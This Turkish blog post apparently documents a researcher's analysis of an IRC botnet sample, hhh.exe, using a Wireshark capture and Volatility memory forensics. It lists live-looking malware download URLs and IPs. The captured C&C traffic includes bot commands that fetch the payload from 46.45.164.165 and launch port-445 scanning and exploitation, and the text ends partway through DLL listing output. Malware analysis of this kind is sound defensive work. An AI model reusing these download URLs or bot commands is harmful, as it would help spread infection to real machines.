


# Bellek Analizi ile Zararlı Yazılım Analizi

written by Mert SARICA | 26 December 2011

Yine bir gün twitter.com/hack4career hesabından duyurulan hack edilmiş ve/veya zararlı yazılım barındıran web sitelerine göz atarken gün aşırı tespit edilen, çoğunlukla iki harften oluşan zararlı yazılımlar (aa.exe, bb.exe vb.) ve bunları barındıran IP adresleri dikkatimi çekti. IP adreslerinden güncel olanını Google arama motoru üzerinde arattığımda malc0de.com isimli bir web sitesi ile karşılaştım. Benim de ilk defa karşılaştığım bu sitenin kuruluş amacınının, aynı zararlı yazılımları barındıran ve yayan farklı web sitelerini birbirleriyle ilişkilendiren bir veritabanı olduğunu öğrendim.




Date	Domain	IP	CC	ASN	Autonomous System Name	Click Md5 for ThreatExpert Report
2011-12-22	hotyupdate.com/tes.exe	31.210.122.18	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	b05c22f5ccce75e2d9b2e8c82a9d037a
2011-12-22	oyundestek.org/wp-content/uploads/2010/06/OyunDestek-Wolfteam-Hack.exe	31.210.72.190	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	ed1efac3b08ac3978aaadbf400ff5f6
2011-12-22	youpomget.info/3.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	051d0fbefb1b322050f7595c4b95d289
2011-12-22	hotyupdate.com/tes.exe	31.210.122.18	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	8f0bea11f2c1012ea47b9cd072d29c8
2011-12-22	izleyek.net/tozile.exe	95.173.167.3	TR	51559	NETINTERNET Netinternet Bilgisayar ve Telekomunikasyon San. ve Tic. Ltd. Sti.	4b4a5f0ecef80461731a408af280b01
2011-12-21	hotyupdate.com/tes.exe	31.210.122.18	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	b05c22f5ccce75e2d9b2e8c82a9d037a
2011-12-21	oyundestek.org/wp-content/uploads/2010/06/OyunDestek-Wolfteam-Hack.exe	31.210.72.190	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	ed1efac3b08ac3978aaadbf400ff5f6
2011-12-21	46.45.164.165/ggg.exe	46.45.164.165	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	a17c8efb5d7b9abccbe49f29efc9fa
2011-12-21	youpomget.info/3.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	051d0fbefb1b322050f7595c4b95d289
2011-12-21	izleyek.net/tozile.exe	95.173.167.3	TR	51559	NETINTERNET Netinternet Bilgisayar ve Telekomunikasyon San. ve Tic. Ltd. Sti.	4b4a5f0ecef80461731a408af280b01
2011-12-21	46.45.164.164/gg.exe	46.45.164.164	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	98757e05af538ae1cbdb7eaa9c0aad2
2011-12-20	46.45.164.165/ggg.exe	46.45.164.165	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	a17c8efb5d7b9abccbe49f29efc9fa
2011-12-20	youpomget.info/gg.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	6e06709a03a0b08786454c8216c006
2011-12-20	izleyek.net/tozile.exe	95.173.167.3	TR	51559	NETINTERNET Netinternet Bilgisayar ve Telekomunikasyon San. ve Tic. Ltd. Sti.	4b4a5f0ecef80461731a408af280b01
2011-12-20	freepornvid.info/4.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	866da021136456f7489a89c4f9f33969
2011-12-20	46.45.164.164/gg.exe	46.45.164.164	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	98757e05af538ae1cbdb7eaa9c0aad2
2011-12-20	www.youpomget.info/ad.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	6e06709a03a0b08786454c8216c006
2011-12-19	www.youpomget.info/ad.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	b10def8c881f0cc4e2d50aee23ccdbb

Bu veritabanı, üzerinde ülke bazlı ve ASN bazlı (Autonomous System Name) arama yapılabilir olması sayesinde zararlı yazılım analistlerinden güvenli barındırma hizmeti arayanlara kadar birçok kişi tarafından kullanılabilir.

ggg.exe uzantılı dosyayı barındıran ASN'e yönelik arama yaptığımda benzer isimli zararlı yazılımların 2011 yılının Ocak ayından bu yana aynı ASN üzerinde tespit ediliyor olması ve tespit edilen zararlı yazılımların sayısınının 300'ü aşkın olması merakımı cezbettti ve deneme yanılma ile hhh.exe

adı altında tespit ettiğim zararlı yazılımı kısaca incelemeye karar verdim.



Date	File Name	IP	Country	Company	Hash
2011-02-21	178.211.56.90/a1.exe	178.211.56.90	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	bb3d3e82270cb0bca0c5cc258d5b87d
2011-02-19	178.211.56.90/as3e.exe	178.211.56.90	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57edbe1ded0d3db
2011-02-18	178.211.56.90/as3e.exe	178.211.56.90	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57edbe1ded0d3db
2011-02-16	schastliwiesellerebyta0003.com/xed/yourbot.exe	178.211.43.12	TR	42926	89f0c3956675223e5f9363036073b7
2011-02-14	darkorbit-hilesi.com/2.exe	213.128.85.98	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	63e6cb38fa7b6ad7bdccc0b112b5e1f
2011-02-13	178.211.56.90/as3e.exe	178.211.56.90	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57edbe1ded0d3db
2011-02-12	178.211.56.90/as3e.exe	178.211.56.90	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57edbe1ded0d3db
2011-02-11	178.211.56.90/as3e.exe	178.211.56.90	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57edbe1ded0d3db
2011-02-08	178.211.56.90/zz.exe	178.211.56.90	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57edbe1ded0d3db
2011-02-08	178.211.56.90/55.exe	178.211.56.90	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	70e95757c095f06ed32c562d2cd0d5
2011-02-07	178.211.56.90/zz.exe	178.211.56.90	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57edbe1ded0d3db
2011-02-06	178.211.56.90/zz.exe	178.211.56.90	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57edbe1ded0d3db
2011-02-05	178.211.56.90/zz.exe	178.211.56.90	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57edbe1ded0d3db
2011-02-01	178.211.56.90/jy.exe	178.211.56.90	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	8523e4d71daa1690256a2f593afe6b
2011-02-01	178.211.56.90/4.exe	178.211.56.90	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	97dd44d75544c9f9d914672a73fd739
2011-01-31	178.211.56.90/4.exe	178.211.56.90	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	97dd44d75544c9f9d914672a73fd739
2011-01-31	178.211.56.90/jy.exe	178.211.56.90	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	8523e4d71daa1690256a2f593afe6b
2011-01-28	178.211.56.90/4.exe	178.211.56.90	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	97dd44d75544c9f9d914672a73fd739
2011-01-27	178.211.56.90/4.exe	178.211.56.90	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	97dd44d75544c9f9d914672a73fd739
2011-01-26	178.211.56.90/4.exe	178.211.56.90	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	97dd44d75544c9f9d914672a73fd739
2010-11-15	www.google20.com/agir_tahrik_sevisme_sahnesi.avi.exe	178.211.52.98	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	15584a1e1953ba8391f62b8d482e8e3
2010-11-12	www.google20.com/agir_tahrik_sevisme_sahnesi.avi.exe	178.211.52.98	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	15584a1e1953ba8391f62b8d482e8e3
2010-11-10	www.google20.com/agir_tahrik_sevisme_sahnesi.avi.exe	178.211.52.98	TR	42926 RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	15584a1e1953ba8391f62b8d482e8e3
2010-08-28	mesutduman.com/cikti.exe	213.128.85.98	TR	42926 RADORETELEKOM Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	fe9f9f717efafda1a3ae5c4b801b1d

Bu defa daha önce gerçekleştirmiş olduğum alışıl gelmiş analizlerin aksine zararlı yazılımın çalıştığı sistemin belleğini diske kaydederek bellek (memory) analizi gerçekleştirmeye karar verdim.

Adli bilişimde bellek analizi (memory forensic) denilince akla gelen ilk araç Volatility'dir. Aslında araç dersek haksızlık etmiş olabiliriz çünkü işin aslı Volatility, Python ile yazılmış birçok araçtan oluşan bir çatıdır (framework). Volatility ile diske kayıt edilmiş (dump) olan bellek dosyasını analiz ederek sistem üzerinde çalışan programlardan, ağ bağlantılarına, yüklü olan DLL'lerden, kayıt defterinde (registry) yer alan anahtarlara göz atmaya kadar hedef sistem ile ilgili olan birçok işlem gerçekleştirebilirsiniz.

Volatility 2.0 sürümü ile Windows XP SP2/SP3, Windows 2003 SP0/SP1/SP2, Vista SP0/SP1/SP2, Windows 2008 SP1/SP2 ve Windows 7 SP0/SP1 sistem görüntülerini (image) analiz edilebilmektedir.

Volatility ile analiz edeceğimiz bellek dosyasını oluşturmak için öncelikle hedef sistem üzerinde MoonSols firması tarafından geliştirilen DumpIt programının çalıştırılması gerekmektedir.

İlk iş olarak hhh.exe dosyasını Windows 7 üzerinde çalışan Windows XP SP3 sistemine kopyaladıktan sonra Windows 7 üzerinde Wireshark aracını çalıştırarak zararlı yazılım tarafından hedef sistem üzerinde üretilmesi

muhtemel olan trafiği kayıt altına almasını sağladım. hhh.exe dosyası üzerinde yer alan üstveriye (metadata) baktığımda Logitech firması tarafından geliştirilmiş bir araçmış gibi kendini tanımladığını gördüm. Ardından hhh.exe isimli zararlı yazılımı hedef sistem üzerinde çalıştırdıktan sonra daha önce hedef sisteme kopyalamış olduğumu DumpIt aracını çalıştırarak sistemin belleğini diske kayıt etmesini sağladım.



```
C:\Documents and Settings\Administrator\Desktop\DumpIt.exe
DumpIt - v1.3.2.20110401 - One click memory memory dumper
Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>

Address space size:      536870912 bytes < 512 Mb>
Free space size:        6061494272 bytes < 5780 Mb>

* Destination = \\?\C:\Documents and Settings\Administrator\Desktop\MERT-675
6C49361-20111222-172321.raw

--> Are you sure you want to continue? [y/n] y
+ Processing...
```





Zararlı yazılımı çalıştırır çalıştırmaz Wireshark aracı üzerinde HTTP ve IRC trafiği oluştuğunu gördüm ve bir IRC istemci yazılımı ile tespit edilen bu IRC sunucusuna bağlandım. Sunucuya bağlandığımda kanalın boş olması, botların ifşa olmasını engelleme adına özel olarak geliştirilmiş/modifiye edilmiş bir irc sunucusu olduğuna işaret ediyordu. Botun IRC kanalına giriş yapar yapmaz, internete çıkış yaptığı ip adres bloğunun 445. bağlantı noktasını otomatik olarak taramaya (port scan) başlaması da gözümden kaçmadı. Wireshark üzerindeki HTTP paketlerini incelediğimde ise botun NAT'lanmış IP adresini öğrenebilmek için bir kaç sayfaya bağlanmaya çalıştığını farkettim.

```
HTTP_ACCEPT = text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_CHARSET = ISO-8859-1,utf-8;q=0.7,*;q=0.3
HTTP_ACCEPT_ENCODING = gzip,deflate,sdch
HTTP_ACCEPT_LANGUAGE = en-US,en;q=0.8
HTTP_CONNECTION = keep-alive
HTTP_HOST = www.pr0.net
HTTP_USER_AGENT = Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.7 (KHTML, like Gecko) Chrome/16.0.912.63 Safari/535.7
REMOTE_ADDR = 78.179.208.
REMOTE_PORT = 27996
REQUEST_METHOD = GET
REQUEST_URI = /deny2/azenv.php
REQUEST_TIME = 1324575554
```

Follow TCP Stream


Stream Content

```
NICK [N00_TUR_XP_1449297]
USER SP3-687 * 0 :MERT-6756C49361
:irc.dal.net NOTICE AUTH :*** Looking up your hostname...
:irc.dal.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
:irc.dal.net 001 [N00_TUR_XP_1449297]
:irc.dal.net 002 [N00_TUR_XP_1449297] : M0dded by unkn0wn Crew
:irc.dal.net 003 [N00_TUR_XP_1449297] :
:irc.dal.net 004 [N00_TUR_XP_1449297] : www.uNkn0wn.eu - iD@uNkn0wn.eu
:irc.dal.net 005 [N00_TUR_XP_1449297]
:irc.dal.net 005 [N00_TUR_XP_1449297]
:irc.dal.net 005 [N00_TUR_XP_1449297]
:irc.dal.net 422 [N00_TUR_XP_1449297] :MOTD File is missing
:[N00_TUR_XP_1449297] MODE [N00_TUR_XP_1449297] :+iwg
MODE [N00_TUR_XP_1449297] -ix
JOIN #h ...
MODE [N00_TUR_XP_1449297] -ix
JOIN #h ...
MODE [N00_TUR_XP_1449297] -ix
JOIN #h ...
MODE [N00_TUR_XP_1449297] -ix
JOIN #h ...
MODE [N00_TUR_XP_1449297] -ix
JOIN #h ...
:[N00_TUR_XP_1449297]!SP3-687@78.179.208. JOIN :#h
:irc.dal.net 332 [N00_TUR_XP_1449297] #h :.asc -s -s |.http http://46.45.164.165/hhh.exe |.asc exp_all 15 5 0 -c -e |.asc exp_all 15 5 0 -b -r -e |.asc exp_all 15 5 0 -c |.asc exp_all 10 5 0 -a -r -e |.asc exp_all 10 5 0 -c -e
:irc.dal.net 333 [N00_TUR_XP_1449297] #h : 1324479020
PRIVMSG #hs :HTTP SET http://46.45.164.165/hhh.exe
:irc.dal.net 401 [N00_TUR_XP_1449297] #hs :No such nick/channel
PRIVMSG #h :scan; Sequential Port Scan started on 78.179.208.0:445 with a delay of 5 seconds for 0 minutes using 15 threads.
:irc.dal.net 404 [N00_TUR_XP_1449297] #h :You must have a registered nick (+r) to talk on this channel (#h)
PRIVMSG #h :scan; Random Port Scan started on 78.179.x.x:445 with a delay of 5 seconds for 0 minutes using 15 threads.
:irc.dal.net 404 [N00_TUR_XP_1449297] #h :You must have a registered nick (+r) to talk on this channel (#h)
PRIVMSG #h :scan; Sequential Port Scan started on 192.168.18.0:445 with a delay of 5 seconds for 0 minutes using 15 threads.
:irc.dal.net 404 [N00_TUR_XP_1449297] #h :You must have a registered nick (+r) to talk on this channel (#h)
PRIVMSG #h :scan; Random Port Scan started on 78.x.x.x:445 with a delay of 5 seconds for 0 minutes using 10 threads.
:irc.dal.net 404 [N00_TUR_XP_1449297] #h :You must have a registered nick (+r) to talk on this channel (#h)
PRIVMSG #h :scan; Sequential Port Scan started on 78.179.208.0:445 with a delay of 5 seconds for 0 minutes using 10 threads.
:irc.dal.net 404 [N00_TUR_XP_1449297] #h :You must have a registered nick (+r) to talk on this channel (#h)
PING :irc.dal.net
PONG irc.dal.net
```

Entire conversation (2544 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close



Zararlı yazılım ile ilgili daha fazla bilgi almak için Volatility ile bellek dosyasını incelemeye başladım.

İlk olarak PSLIST komutu ile sistem üzerinde çalışan işlemleri (process) listeledim ve çalıştırılma zamanına göre zararlı yazılımın sistem üzerinde 2888 PID'sine sahip indek.exe adı altında çalıştığını gördüm.

```
C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\Uol\volatility-2.0.standalone>volatility.exe pslist -f MER
T-6756C49361-20111222-172321.raw
Volatile Systems Volatility Framework 2.0
Offset(U) Name PID PPID Thds Hnds Time
-----
0x823c8830 System 4 0 58 626 1970-01-01 00:00:00
0x820a23e8 smss.exe 632 4 3 19 2011-12-22 16:27:25
0x822a1328 csrss.exe 680 632 11 448 2011-12-22 16:27:27
0x81edaa70 winlogon.exe 704 632 17 510 2011-12-22 16:27:27
0x822a7330 services.exe 748 704 15 272 2011-12-22 16:27:27
0x822a5da0 lsass.exe 760 704 21 350 2011-12-22 16:27:27
0x81e461c8 vmacthlp.exe 920 748 1 25 2011-12-22 16:27:28
0x81e38da0 svchost.exe 932 748 15 189 2011-12-22 16:27:28
0x821d5020 svchost.exe 1024 748 9 246 2011-12-22 16:27:28
0x8205ea90 svchost.exe 1116 748 68 1368 2011-12-22 16:27:28
0x8209a418 svchost.exe 1164 748 8 79 2011-12-22 16:27:29
0x81cc1020 svchost.exe 1216 748 12 166 2011-12-22 16:27:30
0x81f036f0 explorer.exe 1620 1564 14 445 2011-12-22 16:27:31
0x81f95020 spoolsv.exe 1672 748 10 120 2011-12-22 16:27:31
0x822463c0 VMwareTray.exe 1836 1620 1 58 2011-12-22 16:27:32
0x81cce650 VMwareUser.exe 1844 1620 8 232 2011-12-22 16:27:32
0x81e40228 jusched.exe 1876 1620 2 200 2011-12-22 16:27:32
0x81f093c0 ctfmon.exe 1960 1620 1 71 2011-12-22 16:27:33
0x81fe4da0 svchost.exe 236 748 4 105 2011-12-22 16:27:49
0x821d5558 jqs.exe 296 748 5 143 2011-12-22 16:27:49
0x81fe5a98 $hiesvc.exe 360 748 7 75 2011-12-22 16:27:49
0x81fe23e0 vmttoolsd.exe 440 748 4 256 2011-12-22 16:27:49
0x821dbc10 VMUpgradeHelper 656 748 3 95 2011-12-22 16:27:57
0x82074da0 alg.exe 2124 748 5 102 2011-12-22 16:27:59
0x8205ada0 wscntfy.exe 2216 1116 1 39 2011-12-22 16:28:00
0x81e59020 indek.exe 2888 2852 70 1005 2011-12-22 17:23:09
0x8223fc98 DumpIt.exe 2780 1620 1 25 2011-12-22 17:23:21
```

DLLLIST komutu ile zararlı yazılım tarafından yüklenen DLL dosyalarını listelediğimde ise urlmon.dll ve cryptdll.dll dosyaları şüpheli duruyordu.



```
C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\Uol\volatility-2.0.standalone>volatility.exe dlllist -f ME
RT-6756C49361-20111222-172321.raw -p 2888
Volatile Systems Volatility Framework 2.0
*****
indek.exe pid: 2888
Command line : C:\WINDOWS\indek.exe
Service Pack 3

Base          Size          Path
0x00400000    0x054000     C:\WINDOWS\indek.exe
0x7c900000    0x0b2000     C:\WINDOWS\system32\ntdll.dll
0x7c800000    0x0f6000     C:\WINDOWS\system32\kernel32.dll
0x774e0000    0x13d000     C:\WINDOWS\system32\ole32.dll
0x77dd0000    0x09b000     C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000    0x092000     C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000    0x011000     C:\WINDOWS\system32\Secur32.dll
0x77f10000    0x049000     C:\WINDOWS\system32\GDI32.dll
0x7e410000    0x091000     C:\WINDOWS\system32\USER32.dll
0x77c10000    0x058000     C:\WINDOWS\system32\msvcrt.dll
0x76390000    0x01d000     C:\WINDOWS\system32\IMM32.DLL
0x71ab0000    0x017000     C:\WINDOWS\system32\ws2_32.dll
0x71aa0000    0x008000     C:\WINDOWS\system32\WS2HELP.dll
0x3d930000    0x0e6000     C:\WINDOWS\system32\wininet.dll
0x77f60000    0x076000     C:\WINDOWS\system32\SHLWAPI.dll
0x003c0000    0x009000     C:\WINDOWS\system32\Normaliz.dll
0x78130000    0x133000     C:\WINDOWS\system32\urlmon.dll
0x77120000    0x08b000     C:\WINDOWS\system32\OLEAUT32.dll
0x3dfd0000    0x1e8000     C:\WINDOWS\system32\iertutil.dll
0x773d0000    0x103000     C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Contro
s_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
0x7c9c0000    0x817000     C:\WINDOWS\system32\SHELL32.dll
0x5d090000    0x09a000     C:\WINDOWS\system32\comctl32.dll
0x5b860000    0x055000     C:\WINDOWS\system32\netapi32.dll
0x76f20000    0x027000     C:\WINDOWS\system32\dnsapi.dll
0x77d60000    0x019000     C:\WINDOWS\system32\iphlpapi.dll
0x71b20000    0x012000     C:\WINDOWS\system32\mpr.dll
0x74320000    0x03d000     C:\WINDOWS\system32\odbc32.dll
0x763b0000    0x049000     C:\WINDOWS\system32\comdlg32.dll
0x00ce0000    0x017000     C:\WINDOWS\system32\odbcint.dll
0x76bf0000    0x00b000     C:\WINDOWS\system32\psapi.dll
0x71a50000    0x03f000     C:\WINDOWS\system32\mswsock.dll
0x76fb0000    0x008000     C:\WINDOWS\system32\winrnr.dll
